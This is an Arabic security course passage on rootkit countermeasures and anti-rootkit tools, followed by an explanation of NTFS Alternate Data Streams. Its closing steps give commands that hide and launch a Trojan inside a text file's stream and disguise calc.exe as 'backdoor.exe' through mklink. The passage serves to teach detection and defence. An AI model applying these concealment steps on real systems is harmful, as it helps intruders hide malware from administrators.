على الرغم من أن العديد من وظيفة الروت كت تكون على مستوى الكيرنل ولها القدرة على تجنب الكشف عن طريق برامج مكافحة الفيروسات، لذلك فان تركيب واستخدام وحفظ البرنامج محدثه الى ما يصل إلى تاريخ اليوم أمر بالغ الأهمية. بعض الروت كت، وخصوصا الإصدارات القديمة والأقل تعقيدا منها، يمكن الكشف عنها وتنظيفها من قبل برامج مكافحة الفيروسات الحديثة.
من المهم أيضا مراقبة حركة المرور القادمة الى والخروج من الشبكة. العديد من المسؤولين يكون مهتمين برصد وعرقلة حركة المرور والتي تصب في الشبكة. انهم يقضون الأيام وحتى أسابيع لتحديد ومنع حركة المرور الواردة. في نفس الوقت، كثير من هؤلاء المسئولين يتجاهلوا تماما كل حركة المرور الصادرة. رصد حركة المرور الصادرة يعتبر أمرا حيويا في الكشف عن الروت كت وغيرها من البرامج الضارة. يستغرق وقتا طويلا لمعرفة المزيد عن تصفية الخروج.

تكتيك أخر جيد للكشف عن الروت كت و**backdoor** هو الفحص بانتظام لمنافذ النظم الخاصة بك. إذا وجدت بعض من منافذ النظام الغير معروفه مفتوحة، تأكد من تعقب أجهزة الكمبيوتر الشخصية وتحديد الخدمة المارقة. أيضا من بعض من التقنيات الغنية عن التعريف هي تحليل ملف السجل والتي تعتبر جزءاً مهما من إدارة المخاطر. قد يملك المهاجم أيضا برامج النصية (***shell script***) أو أدوات والتي يمكن أن تساعده على تغطيته أو تغطية مسارات الهجوم، ولكن بالتأكيد سوف يكون هناك علامات منبهة أخرى يمكن أن تؤدي إلى تدابير مضادة استباقية، وليست مجرد رد الفعل.

التدبير المضاد هو رد الفعل للنسخ الاحتياطي لكافة البيانات الهامة باستثناء **binaries**، والذهاب لإجراء تثبيت نظيف من مصدر موثوق به. يمكن للمرء انشاء ملخص لفحص الأكواد والتي تعتبر كوسيلة للدفاع جيدة ضد أدوات مثل الروت كت. **MD5sum.exe** يمكنه انشاء بصمة للملفات وذلك لملاحظه أي من الانتهاكات عند حدوث أي من التغييرات. للدفاع ضد الروت كت، يمكن استخدام برامج فحص سلامة ملفات النظام الهامة. حيث تتوفر العديد من الأدوات والبرامج والبرمجيات والتقنيات المستخدمة للتحقق من الروت كت.

فيما يلي بعض الأساليب التي يتم اعتمادها للدفاع ضد الروت كت على النحو التالي:

- إعادة تثبيت نظام التشغيل/التطبيقات من مصدر موثوق بعد النسخ الاحتياطي للبيانات الهامة.
- تحديد الموظفين ذوي المسؤوليات الغير محدودة.
- إجراءات التثبيت الآلي موثقة توثيقاً جيدا بحاجة إلى أن يتم الحفاظ عليها.
- تثبيت شبكة الاتصال والضيفين مستندا إلى جدران الحماية.
- استخدام نظام مصادقة قوي.
- المتجر التوافر لاستعادة ثقة وسائل الإعلام
- زيادة الأمان وتصعيب محطة العمل أو الملقم ضد الهجوم.
- تحديث **patches** لنظم التشغيل والتطبيقات.
- يجب تحديث برمجيات الحماية ضد الفيروسات وبرامج مكافحة التجسس بانتظام.
- يجب عدم تثبيت التطبيقات غير الضرورية على النظام الخاص بك وأيضا تعطيل الميزات والخدمات التي ليس لها استخدام.
- يجب التحقق من سلامة ملفات النظام بشكل منتظم باستخدام تشفير البصمة الرقمية القوى.
- التأكد من أن برنامج الحماية من الفيروسات الذي تم اختياره تمتلك حماية ضد الروت كت قبل تثبيته.
- يجب تجنب تسجيل الدخول بحساب له امتيازات إدارية.
- ينبغي التمسك بمبدأ الامتيازات الأقل.


أدوات مثل **Rootkit Revealer**، **Vice**، و**F-Secure's Backlight** هي بعض الخيارات الكبيرة الحر للكشف عن وجود الملفات والروت كت الخفية. للأسف، بمجرد تثبيت الروت كت، فإنه يمكن أن يكون من الصعب جدا إزالته، أو على الأقل إزالة تماما. في بعض الأحيان، لإزالة الروت كت يتطلب منك تشغيل الجهاز في نظام التشغيل أخر مقارن و**mount** قرص الصلب الأصلي. بواسطة

إعادة تشغيل جهازك إلى نظام تشغيل البديل أو تركيب محرك الأقراص إلى جهاز آخر، يمكنك فحص محرك الأقراص أكثر شمولا. لأن نظام التشغيل الأصلي لن يكون قيد التشغيل وأيضا عملية الفحص لن يتطلب استدعاء **API** من النظام المصاب، فمن الأرجح أنك سوف تكون قادرة على اكتشاف وإزالة الروت كت. حتى مع كل هذا، في كثير من الأحيان فان أفضل شيء حتى مع فحص النظام هو ببساطة، الفرمتة بشكل كامل، والبدء من جديد.

Anti-Rootkit: Stinger

المصدر: http://www.mcafee.com/us

McAfee Stinger يساعدك على اكتشاف وإزالة البرمجيات الخبيثة ذات الانتشار ، والفيروسات، والتهديدات المحددة في النظام الخاص بك. **Stinger** يقوم بفحص الروت كت، والعمليات الجارية، وحدات تحميل، التسجيل، ودليل المواقع المعروفة لاستخدامها من قبل البرامج الضارة على الجهاز للحفاظ على الحد الأدنى من مرات الفحص. فإنه يمكن أيضا إصلاح الملفات المصابة التي وجدت في النظام الخاص بك. يكشف ويعطل كل الفيروسات من النظام الخاص بك.




Anti-Rootkit: UnHackMe

المصدر: http://www.greatis.com

UnHackMe هو في الأساس برنامج لمكافحة الروت كت والذى يساعدك في تحديد وإزالة جميع أنواع البرامج الضارة مثل الروت كت ، والتروجان، و**worms**، والفيروسات، وهلم جرا. الغرض الرئيسي من **UnHackMe** هو منع الروت كت من إيذاء جهاز الكمبيوتر الخاص بك، مما يساعد المستخدمين على حماية أنفسهم ضد التسلل وسرقة البيانات. يتضمن **UnHackMe** أيضا ميزة **Reanimator**، والتي يمكنك استخدامها لإجراء فحص لبرامج التجسس كاملا.

المميزات:

- دقة الفحص المزدوج لجهاز كمبيوتر يستند إلى **Windows**.
- تتبع الشيفرات الخبيثة في النظام (الروت كت، والتروجان، و**worms**، والفيروسات، وهلم جرا)
- لا يبطئ الكمبيوتر وأنه متوافق مع برامج مكافحة الفيروسات.



Anti-Rootkit: Other Tools

تطبيقات مكافحة الروت كت التالية تساعدك على إزالة الأنواع المختلفة من البرامج الضارة مثل الروت كت، والفيروسات، طروادة، والديدان من النظام الخاص بك. يمكنك تحميل أو شراء برنامج مكافحة الروت كت من مواقع الداخل وتثبيته على جهاز الكمبيوتر الخاص بك للحماية من الروت كت. وفيما يلي بعض تطبيقات مكافحة الروت كت على النحو التالي:

Virus Removal Tool available at http://www.sophos.com
Hypersight Rootkit Detector available at http://northsecuritylabs.blogspot.com/
Avira Free Antivirus Tool available at http://www.avira.com
SanityCheck available at http://www.resplendence.com
GMER available at http://www.gmer.net
Rootkit Buster available at http://downloadcenter.trendmicro.com
Rootkit Razor available at http://www.tizersecure.com
RemoveAny available at http://www.free-anti-spy.com
TDSSKiller available at http://support.kaspersky.com
Prevx available at http://www.prevx.com

NTFS Data Stream


بالإضافة إلى سمات الملف(**File attribute**) ، كل ملف مخزنة على وحدة تخزين **NTFS** يحتوي عادة على اثنين من تدفقات البيانات الأساسية (**Data Stream**). دفق البيانات الأولى يقوم بتخزين واصفات الأمان(**security descriptor**) ، ودفق البيانات الثاني يقوم بتخزين البيانات داخل الملفات. دفق البيانات البديلة (**Alternate Data Stream [ADS]**) هي نوع آخر من دفق البيانات المذكورة والتي يمكن أن تكون موجودة في كل ملف.

يدعم نظام الملفات **NTFS** ما يسمى بـ **Alternate Data Stream** أو **ADS**.

إنشاء الـ **ADS** جاء ليحل مشكلة حاجة بعض البرامج إلى ربط معلومات مع ملف معين بحيث يتم هذا الربط بشكل **Transparent** بالنسبة لمستخدمي الملف (برامج أو مستخدمين.) وأيضا لا يغيّر هذا الربط من حجم الملف.

يتم استخدامها أيضا لتوافق الويندوز مع نظام الملفات القديم **HFS** الخاص بماكنتوش حيث يتم استخدام مفهوم مماثل في الماكنتوش حيث يسمى هنا **Resource Forks** وتستخدم في ماكنتوش لتخزين أيقونة الملف مثلا وشكل النافذة، وأيضا لربط الملف مع برنامج معين (في ويندوز يتم هذا الربط من خلال لاحقة الملف).

كما قلنا سابقا ان أي الملف في نظام **NTFS** مؤلف من اثنين من **Stream** الأساسيين ولكن يوجد تدفقات أخرى (**stream**). ولكل **Stream** مجموعة من الخصائص لتوصيف هذه الـ **Stream**. كما في الشكل التالي:



لـ **Stream** يوجد اسم مميز له. والـ **Stream** الافتراضية تكون بدون اسم (**null** كما في الشكل السابقة).

لاستخدام **Stream** أخرى يتم إلحاق اسم الـ **Stream** بعد اسم الملف وبعد نقطتين "**:**" .

مثال:

D:\test.txt   => Default Stream here
D:\test.txt:OPS => Stream called OPS

مستعرض الويندوز **Explorer** لا يعرض الـ **Streams** لملف ما، وبالتالي يمكن اخفاء معلومة ما ضمن ملف ما بحيث لا يمكن أن يظهره مستعرض ويندوز.

مثال:

D:\> echo mypasword > passwords.txt:email

طبعا إذا تم فتح الملف **passwords.txt** بشكل عادي فسوف يتم استخدام الـ **Stream** الافتراضية ولن يتم إظهار ما تم إخفاءه ضمن الـ **stream**التي أنشأناها هنا**email** .

لإظهار المحتوى (مثلا):


D:\> more < passwords.txt:email
mypasword

دفق البيانات البديلة (**Alternate Data Stream [ADS]**) هو أي نوع من البيانات التي يمكن تركيبها على الملف ولكن ليست في/داخل الملف على نظام **NTFS**. جدول الملفات الرئيسية (*Master File Table*) الخاص بكل بارتشن يحتوي على قائمة بجميع تدفق البيانات التي يحتويها الملف، وموقعها الفعلي على القرص الصلب. لذلك، دفق البيانات البديلة (**ADS**) ليست موجودة في الملف، ولكن متصلة به وذلك من خلال جدول الملف. دفق البيانات البديلة (**Alternate Data Stream [ADS]**) هو جزء مخفى في الويندوز والذي يحتوي على البيانات الوصفية للملف مثل الصفات(**Attribute**)، عدد الكلمات، اسم المؤلف، وبيانات الوصول ووقت التعديل من الملفات.

يمكن مثلا الاستفادة من **ADS** لتتبع حالة الملف مثلا حجمه (كما في بعض طرق الحماية، حيث إذا تغيّر حجم ملف تنفيذي يمكن اعتباره قد أصيب بفيروس) وبالتالي بدلا من إنشاء قاعدة معيطات ضخمة لكل ملف موجود على الجهاز يمكن وضع هذه المعلومات عند كل ملف.

ADS له المقدرة على تفريق البيانات إلى الملفات الموجودة دون تغيير أو تغيير وظائفها، وحجمها، أو عرضها لأداة متصفح الملفات.

ADSs يقدم للمهاجمين طريقة يخبئ بها **rootkits** أو أدوات القراصنة على النظام المخترق والسماح لهم ليتم تنفيذها دون أن يتم اكتشافها من قبل مسؤول النظام. الملفات مع **ADS** من المستحيل أن يتم الكشف عنها باستخدام تقنيات تصفح الملف الأصلي مثل سطر الأوامر (*Command Line*) أو متصفح ملفات الويندوز (*Windows Explorer*). بعد إرفاق/ربط ملف **ADS** إلى الملف الأصلي، فان حجم الملف سوف يظهر الحجم الأصلي للملف فقط بغض النظر عن حجم **ADS anyfile.exe**. المؤشر الوحيد الذي تعبر انه تم تغيير الملف هو تعديل الطابع الزمني(**TimeStamp**)، التي يمكن أن تكون غير ضارة نسبيا.



كيفية انشاء NTFS Stream؟

يمكن انشاء NTFS Stream وذلك من خلال اتباع الخطوات التالية:


c:\>notepad myfile.txt:1ion.txt

انقر فوق نعم (**Yes**)لإنشاء ملف جديد ونكتب فيه 10 أسطر من البيانات.
ثم نقوم بحفظ الملفات.

c:\>notepad myfile.txt:tiger.txt

انقر فوق نعم (**Yes**)لإنشاء ملف جديد ونكتب فيه 20 سطر من البيانات الاخرى.
ثم نقوم بحفظ الملفات.
اذهب لرؤية حجم الملف **myfile.txt** سوف تجد انه صفر.

للتعديل على بيانات Stream يمكنك ذلك من خلال فتح الملف [myfi1e.txt:tiger.txt] في Notepad.



NTFS Stream Manipulation (Hiding Trojan in NTFS Stream)

يمكنك معالجة NTFS Stream عن طريق تنفيذ الخطوات التالية:

- لنقل محتويات **Trojan.exe** إلى **README.TXT** (**Stream**):

c:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe


- لتشغيل الملف **Trojan.exe** بداخل **README.TXT** (**Stream**):

c:\>start c:\Readme.txt:Trojan.exe

- لاستخراج محتويات **Trojan.exe** من **README.TXT** (**Stream**):

c:\>cat c:\Readme.txt:Trojan.exe > Trojan.exe

ملحوظه:[Cat is a Windows 2003 Resource Kit Utility] .




Hiding Files Using NTFS Streams

نفرض اننا نريد إخفاء ملف ما بواسطة NTFS Stream وليكن مثلا calc.exe نتبع الخطوات التالية:

1- نقوم بإنشاء مجلد يسمى **magic** في البارتشن **C:** ثم نقوم بنسخ الملف ***calc.exe*** الموجود في المسار **C:\windows\system32** الى المجلد **C:\magic**.

2- نقوم بفتح سطر الأوامر **Command Prompt** ومن خلاله نقوم بالذهاب الى المجلد **C:\magic**، ثم بعد ذلك نقوم بطباعة السطر **notepad readme.txt** في سطر الأوامر ثم النقر فوق **Enter**.

3- هذا يؤدى الى ظهور برنامج الكتابة **notepad** نقوم بكتابة السطر **Hello world** فيه ثم غلق وحفظ الملف.



4- نقوم بملاحظه حجم الملف **readme.txt** من خلال طباعة السطر **dir** في سطر الأوامر **Command Prompt**.

5- نذهب الان الى إخفاء الملف **calc.exe** في الملف **readme.txt** وذلك من خلال طباعة السطر التالي في سطر الأوامر **cmd**.

C:\type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

```
Administrator: Command Prompt
C:\magic>notepad readme.txt

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 34C9-D78F

 Directory of C:\magic

09/12/2012  05:39 AM    <DIR>          .
09/12/2012  05:39 AM    <DIR>          ..
01/19/2008  06:51 AM           188,416 calc.exe
09/12/2012  05:40 AM                12 readme.txt
               2 File(s)        188,428 bytes
               2 Dir(s)   4,377,677,824 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>
```

6- بعد استخدام هذا السطر وملاحظة المساحة الجديدة للملف **readme.txt** نجد انها لم تتغير.

7- الان يمكنك حذف الملف **calc.exe** لأننا لم نعد في حاجه اليه حيث قمنا من خلال السطر السابق بإخفائه في الملف **readme.txt**.

8- الان نقوم بطباعة السطر التالي وذلك لعمل ربط للملف **calc.exe** المخبأ في الملف **readme.txt**.

C:\ mklink backdoor.exe readme.txt:calc.exe

9- ثم النقر فوق **Enter**.

10- عند طباعة **backdoor** في سطر الأوامر فهذا سوف يؤدى الى تشغيل الاله الحاسبة.

```
Administrator: Command Prompt
09/12/2012  05:39 AM    <DIR>          ..
01/19/2008  06:51 AM           188,416 calc.exe
09/12/2012  05:40 AM                12 readme.txt
               2 File(s)        188,428 bytes
               2 Dir(s)   4,377,677,824 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe


C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 34C9-D78F

 Directory of C:\magic

09/12/2012  05:39 AM    <DIR>          .
09/12/2012  05:39 AM    <DIR>          ..
01/19/2008  06:51 AM           188,416 calc.exe
09/12/2012  05:44 AM                12 readme.txt
               2 File(s)        188,428 bytes
               2 Dir(s)   4,377,415,680 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

